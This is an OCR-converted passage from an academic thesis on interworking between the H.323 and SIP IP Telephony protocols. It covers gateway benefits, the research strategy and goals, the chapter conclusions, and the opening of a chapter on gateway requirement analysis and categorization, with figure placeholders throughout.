


Figure 2.24: Interworking with specific end-systems




Figure 2.25: Interworking via infrastructure components

The connection to an infrastructure component typically forms a more powerful option when compared with the connection to just individual end-systems. The two described cases can be distinguished by explicitly naming reference points for the interworking operations. Their selection forms an important step in the analysis and design of a proper gateway solution.

2.5.2 General Interworking Benefits

Successful interworking has a number of substantial benefits. The law of network externality is a well-known principle in economical theory. It describes that a network is the more valuable and powerful the larger it is and the more places it interconnects. According to Metcalfe's Law [57] "the power of computers on a network rises with the square of the total power of computers attached to it."

Thus, every new system not only uses the network as a resource but also adds resources to the network. For IP-based telecommunication services that are characterized by heterogeneity of demands, protocols and mechanisms the overall utility of the new system that combines the two initial systems benefits from the larger number of both potential service providers as well as users. Functionality can be placed and provided where it fits best and can be provided in the most efficient way. It also prevents the unnecessary duplication of functionality. This allows for the further development of the connected systems and a competition between their mechanisms. A detailed discussion of the implications of this fact is given in [147].

A gateway solution can be a permanent means for connecting systems that remain in operation and unmodified for a longer period. However, it also enables competition. This is because

subscribers get greater choice which system to purchase and to use. In this way successful interworking is often just a valuable means in a temporary transition period that ends with the establishment of just one superior solution.

[47] discusses *network pluralism* as an inevitable consequence of heterogeneity. It explicitly favors an understanding that divides networked systems in different *contexts* and proposes *interstitial functions* that enable the communication across a set of *contexts*. Our own activities fit in within such a proposed architecture and investigate gateways that serve as specific *Interstitial Functions* (IF).




Figure 2.26: Interworking as basis for multi-homing, brokering and overlays

They also provide an appropriate basis for the composition of systems using cooperation, brokering, peering and overlays that [257] discusses. Figure 2.26 visualizes that the use of appropriate gateways enables multi-homing and allows to select between optional paths to specific services. Even if the access via one technology breaks the participant is still reachable and able to use the service via an alternative route.

2.5.3 Interworking Benefits in the IP Telephony Context

At the time of writing the situation for the provisioning of IP Telephony services is characterized by the existence and further development of at least the two signaling protocol frameworks H.323 and SIP. Both are well-suited for a specific domain and there are strong interests driving their further development. However, the situation has the disadvantage that it slows down the general innovation speed of IP Telephony development and in many cases delays its usage. Research and development resources are split and there is an uncertainty about which systems to deploy without having to fear a loss of investment in the future.

Figure 2.27 shows that the interaction between H.323 and SIP phones via the POTS is one potential interworking scenario that allows to combine IP phones that use different signaling protocols.





Figure 2.27: H.323–SIP interaction via the traditional POTS

H.323–POTS gateways as well as SIP–POTS gateways have been implemented already quite early within the IP Telephony development process. This is because the opportunity to reach traditional telephony subscribers has been rated as crucial from the very beginning of the usage of the new technology. These gateways handle both signaling as well as media streams. A call in the depicted setup typically passes through two gateways and routes both the signaling as well as the audio media via the backplane of a conventional voice switch. This approach has a number of drawbacks. It unnecessarily makes the gateways and the conventional switch a bottleneck for the transmitted audio streams and introduces an additional processing and forwarding delay for them. In dependence of the location of the gateways and the voice switch it also introduces considerable (costly) IP traffic even if the involved H.323 and SIP subscriber are located closely to each other. Even more limiting is the fact that the signaling interworking is usually restricted to *basic call* functions. An important part of the available signaling semantic of the connected systems gets lost this way. Finally, the need for a traditional PBX just to combine modern IP phones is definitely in full contrast to the original intentions of IP Telephony usage.

Figure 2.28 visualizes immediate benefits that result from a direct protocol interworking in the IP domain. It combines existing components and applications for both H.323 and SIP. Our example shows systems that result from academic and Open Source activities and are therefore typically freely available. Nevertheless, they are representative for a whole class of devices that adhere to standardized signaling protocols instead of using proprietary mechanisms. They can therefore typically be combined with commercial standard conform equipment.

The CINEMA framework [184] of the Columbia University Internet Real-Time Laboratory (IRT) research group [187] covers an important part of the requirements for the replacement of a conventional PBX using IP Telephony. Its design and project intentions (“Towards junking the PBX” [98]) are described in [160]. The left part of Figure 2.28 shows the existing components and communication relationships of the system. It concentrates on providing services using the SIP protocol suite and has limited support for H.323 subscribers that can be integrated via a *siph323 call translator* [232]. The interworking approach of this system is investigated in detail in Section 4.3.2.



CINEMA figure adapted from [259]

Figure 2.28: Related work and integration potential

In contrast, the OpenH323 project [245] provides a multitude of H.323-specific components. Some of these are shown on the right side of Figure 2.28. The combination of these approaches with their strong orientation to just one dedicated protocol suite offers the chance to not only connect a limited number of end-systems of the corresponding protocol cloud to the respective installations but to fully combine them in an equitable manner. This makes attractive additional services such as the depicted conference support or gateways to the POTS generally available for all connected subscribers.

Our assessment rates the situation in the IP Telephony domain at the time of writing as a transition phase towards a future situation that is characterized by the temporary co-existence of the H.323 and the SIP signaling approach. Appropriate and comprehensive interworking in the IP domain instead of just via POTS installations takes the burden of a strict decision for a specific IP Telephony protocol from the customer. Even if a considerable number of e.g., H.323 phones already exist within a particular organization it is possible to integrate them in a new SIP system. This supports competition and further system development that is less impacted by “legacy support” considerations. We consider the combination of the components on both sides of Figure 2.28 as a valuable practical contribution of our activities in this thesis.

Nevertheless, the usage of gateways in IP Telephony environments is not restricted to the interworking between the two signaling protocols H.323 and SIP. Even if these are going to vanish into a singular approach, other characteristics such as heterogeneous network preconditions or the need for support of dedicated IP phones as well as multi-purpose energy-efficient and personal communication appliances with limited processing power persist.

2.6 Investigation Strategy

It is our goal to provide comprehensive interworking between the IP Telephony protocols H.323 and SIP. The subsequent section renders the abstract goals that have been depicted in Figure 2.1 more precisely. It highlights the entities and mechanisms that are within the focus of our further theoretical investigation and subsequent practical implementation.

2.6.1 Targeted Entities and Mechanisms

Our research focuses on providing services between different heterogeneous IP Telephony systems in a comprehensive way. It first of all concentrates on developing the interworking mechanisms for that purpose. Nevertheless, our investigation is not restricted to gateways. All components that are involved in a typical heterogeneous interworking scenario need to support at least a minimal functionality for the desired services. A gateway for *supplementary services* cannot be fully utilized and evaluated if there are no appropriate end-systems with the targeted functionality.

Figure 2.29 visualizes that it is necessary to investigate and enhance the functionality of not just one particular system in the path between caller and receiver.




Figure 2.29: Targeted aspects, mechanisms and components

In order to perform the proof of concept of our concepts in a comprehensive system it is necessary to cover all the entities and mechanisms that are shown in the figure. Due to the distributed nature of service provisioning for IP Telephony systems our discussion takes infrastructure components as well as end-systems into account. The individual chapters of our work present a focused investigation of very specific parts of the overall system. However, only a comprehensive approach that considers all involved parts and their interactions helps to finally reach the intended behavior for the whole system.

Figure 2.30 shows the scope and impact of our theoretical and practical activities in the IP Telephony area.




Figure 2.30: Targeted abstractions in this thesis

Our work identifies, investigates, enhances and composes appropriate protocol mechanisms at the lower layer. This procedure forms the basis for the provisioning of higher level functionality. The fact that such a lower layer approach is necessary is an implication of the current state of IP Telephony. To a certain extent it differs from other problem domains that make use of well-established and stable primitives. IP Telephony is a relatively young technology. The number of systems that have been deployed so far does not prohibit modifications or enhancements of even protocol primitives. A number of constructs that we actively use have just evolved during the time of work for this thesis. For our work we consider the whole described range. The problems that we try to solve cannot be solved by using just upper layer mechanisms. This is because these upper layer mechanisms do not exist to the required extent.

2.6.2 Related and Utilized Work

Research and development in the IP Telephony area is a steady dynamic process that gained immense momentum within the last years. The driving forces and the nature of their activities are very diverse. Figure 2.31 presents a selection of parties and activities that are directly related to the research aspects in this thesis. The selection does not claim to be complete but primarily provides references to further information on related work.

Some of the depicted initiatives are very specific and target a dedicated and isolated area instead of the whole IP Telephony domain. The interworking solutions in this thesis make use of their contributions and form a bracket that incorporates and integrates multiple individual approaches in a common scenario.

2.6.3 Unaddressed Aspects

This thesis concentrates on the functions that gateways perform in the process of providing service interworking. This leads to the questions of the internal structure of gateways as well




Figure 2.31: Categorization of and references to related activities

as of how to integrate them in the overall infrastructure. Major attention has recently also been given to the question how gateways announce their functionality and how they are found and chosen by the entities requesting their services. This problem is closely related to the aspect of (application level) routing of multimedia and especially telephony sessions that has been targeted by the work of the iptel Working Group and led to the Telephony Routing over IP

(TRIP) RFC [140]. In Section 3.6 we discuss relations between interworking, stream classification and routing. This discussion shows that these related aspects have to be considered together in order to appropriately integrate, decompose and distribute powerful and scalable interworking solutions. Nevertheless, it is possible to individually investigate the gateway announcement, selection and call routing specifics. Our work integrates mechanisms in this context but does not actively investigate and enhance them.

2.6.4 Goals

Figure 2.32 depicts our goals more precisely than the original introductory description in Figure 2.1. Our activities concentrate on providing basic interworking between heterogeneous IP Telephony systems. We especially target dedicated *supplementary services* that are representative for a whole class of services. Even if just a subset of this class is implemented in this thesis, the solution approach can be used for other members of the class of *supplementary services* as well.




Figure 2.32: Targeted functional and non-functional requirements

Our main focus is also on the non-functional requirements that are depicted in gray. System scalability and extensibility cannot easily be added, once the functional properties have successfully been realized. Apart from the qualitative and quantitative criteria mentioned so far, a special consideration is given to security. It is often regarded as an add-on that can be added when the core functionality of a system has been reached since it does usually not offer any special benefit that can directly be perceived or evaluated. However, this is a risky approach that leads to severe system vulnerabilities that do not result from individual implementation flaws but from the fact that security aspects have been neglected in the early system design stages.

Figure 2.33 visualizes the quality attributes that we target within our work. We distinguish between the characteristics of the solutions that we provide and the methodology to reach those.




Figure 2.33: Targeted qualitative parameters

The orientation of our research activities differs from the one that product development has. However, since our activities have been strongly embedded within industry cooperations there are similarities. Basically we concentrate on providing a proof of concept of our designs but do not put major effort on performance optimization. The process related aspects receive more attention because they provide the methodology that enables other parties to also use and apply our approaches.




Figure 2.34: Targeted quantitative parameters

Figure 2.34 summarizes the criteria that can also be evaluated quantitatively. Our efforts concentrate on ensuring that conformity to protocol requirements and the parameters that the standardization bodies describe for typical telephony services [85] are met and services are usable in standard environments.

We are aware of the possibilities to further investigate quantitative characteristics. However we concentrate on just a small subset of these to show which performance can be achieved with the particular hardware that we use. For a number of situations, scalability or load isolation can easily be achieved by building hierarchical systems. If a design allows to use these techniques we consider this a valuable qualitative characteristic.

2.7 Conclusions

We have presented basic IP Telephony mechanisms and protocols in this chapter. We have shown that especially within the signaling area there is a variety of competing protocol suites that target comparable application domains and functions. Our discussion has especially highlighted challenging requirements, enormous development dynamics and a variety of options to provide functionality. We have identified proper conceptual modeling, horizontal integration and publicly available reference implementations as appropriate and valuable potential research contributions under these conditions.

The persisting heterogeneity and the implications that it has on potential protocol relation scenarios has been discussed in detail. We state that steady change and heterogeneity are persisting environmental conditions for multimedia and IP Telephony services. The awareness of this fact guides and influences our approach.

The provisioning of interworking mechanisms is a powerful and suitable way to cope with heterogeneity. This assumption is not just a temporal one. Our discussion highlights that heterogeneity is going to persist. Therefore, the need for interworking is going to persist as well. The subsequent chapters discuss how interworking solutions can be provided in a powerful and reproducible way.

3 Gateways for Multimedia Services – Mechanisms and Structures

> Argument is meant to reveal the truth, not to create it.
>
> EDWARD DE BONO

Our discussion has so far presented the necessary background knowledge about IP Telephony systems, their architectures, characteristics and protocols. It has highlighted the existence of heterogeneous communication systems and has indicated the benefits that arise from a comprehensive interworking of various individual systems that initially exist and emerge separately.

The following investigation highlights general multimedia interworking principles and combines their characterization with a discussion of specific aspects that are of special interest within the IP Telephony context. It develops and presents a description methodology and guidelines for the analysis of interworking requirements as well as for the design and implementation of gateway solutions. Our methodology takes a system approach, considers best existing individual design and realization mechanisms and facilitates their combination and integration.

3.1 Requirement Analysis

The design of an appropriate interworking solution starts with an analysis of the characteristics of the connected parts and their interactions. This analysis allows to estimate whether interworking is possible at all, how difficult and costly it is and which specific interworking mechanisms have to be considered.

As indicated in Section 1.4.1 the analysis can be carried out on both the conceptual as well as on the corresponding technical level. It determines which part of the functionality of the individual system has to actually be considered for interworking. Additionally, the analysis shows whether systems are closely similar from a conceptual point of view or whether they differ significantly. Figure 3.1 visualizes that a connection between systems (even within one domain) is characterized by its entities and the way they interact. In the lower part it also shows the specific technical details that characterize system instances.

Table 3.1 covers the implications of the usage of different mechanisms by different technical




Figure 3.1: Problem analysis and modeling

systems. It summarizes and categorizes typical requirements for the interworking and the specific gateway tasks and operations that result from these requirements.

Table 3.1: Typical interworking requirements and necessary operations

scenario	**typical requirement**
systems with different transport interfaces	interface and transmission protocol adaptation
systems with different naming and addressing mechanisms	address and name mapping
signaling protocols with different primitives but comparable semantics	protocol primitive transformation
signaling protocols with different sequence of operations	protocol state machine conversion and provisioning of combined state machines with additional states
systems with different transport system bandwidth and QoS as well as end-point processing characteristics	information filtering, scaling or transcoding

The table shows that different operations have to be applied on different layers of the ISO/OSI layered network model [219]. Our activities mainly concentrate on the application layer signaling and media conversion operations. An appropriate gateway design allows to combine

the handling of the individual aspects without introducing unnecessary dependencies. A signaling or media conversion can typically be decoupled from the handling of a specific low level transmission interface and can be used in a similar way even if the interface is replaced.

For multimedia systems that handle multiple streams with different characteristics the particular tasks often occur in combination. Typically, there is a combination of signaling and media exchange interactions.

3.2 Interworking and Gateway Categorization

Figure 3.2 shows a categorization of interworking tasks by a number of different characteristics. The type of information that is processed and how the interacting components as well as the connecting entity are distributed form the main distinguishing aspects in this scheme.




Figure 3.2: Interworking categorization according to different criteria

The subsequent sections explain the different parameters in more detail and outline specific examples that have been practically investigated in this thesis.

3.2.1 General Interworking Approaches

Since services in IP-based systems are often provided by a set of interacting distributed components there is a choice between a number of options for service interworking. These options are not exclusive but can also be efficiently combined. The traditional interworking approach is visualized in Figure 3.3. It directly connects different interfaces, maps between different media characteristics or translates signaling protocol syntax, semantics and sequences at a dedicated point within the media or signaling path.

In the following we refer to this scheme as "*direct interworking*". It is well-established and commonly used if the inter-connected systems are conceptually similar and for instance use a comparable semantic but different syntax. Even a different sequence of operations can be coped with by introducing an appropriate state logic at the interworking point.

Figure 3.3: Interworking provided at a dedicated point

Interactions between entities in IP Telephony scenarios are often end-to-end. However, that does not restrict the service interworking to the use of an equivalent end-to-end procedure. Every component within the communication path between two entities is a potential candidate for performing operations that enable the service interworking. The following example that is schematically depicted in Figure 3.4 explains the potential of this approach.




Figure 3.4: Interworking as distributed operation

It describes a service that allows to temporarily activate an alternative target (e.g., answering machine) for incoming telephony calls. Such a service can typically be activated remotely from each system within the respective protocol cloud. The activation is done end-to-end between two involved end-systems. The traditional approach for the provisioning of the service within a heterogeneous scenario tries to map between the protocols at a specific point within the end-to-end path. Depending on the characteristics of the connected protocols this mapping can be a difficult, expensive or even an impossible task. This is especially the case if the involved protocol primitives differ significantly or are not available on one of the connected sides.

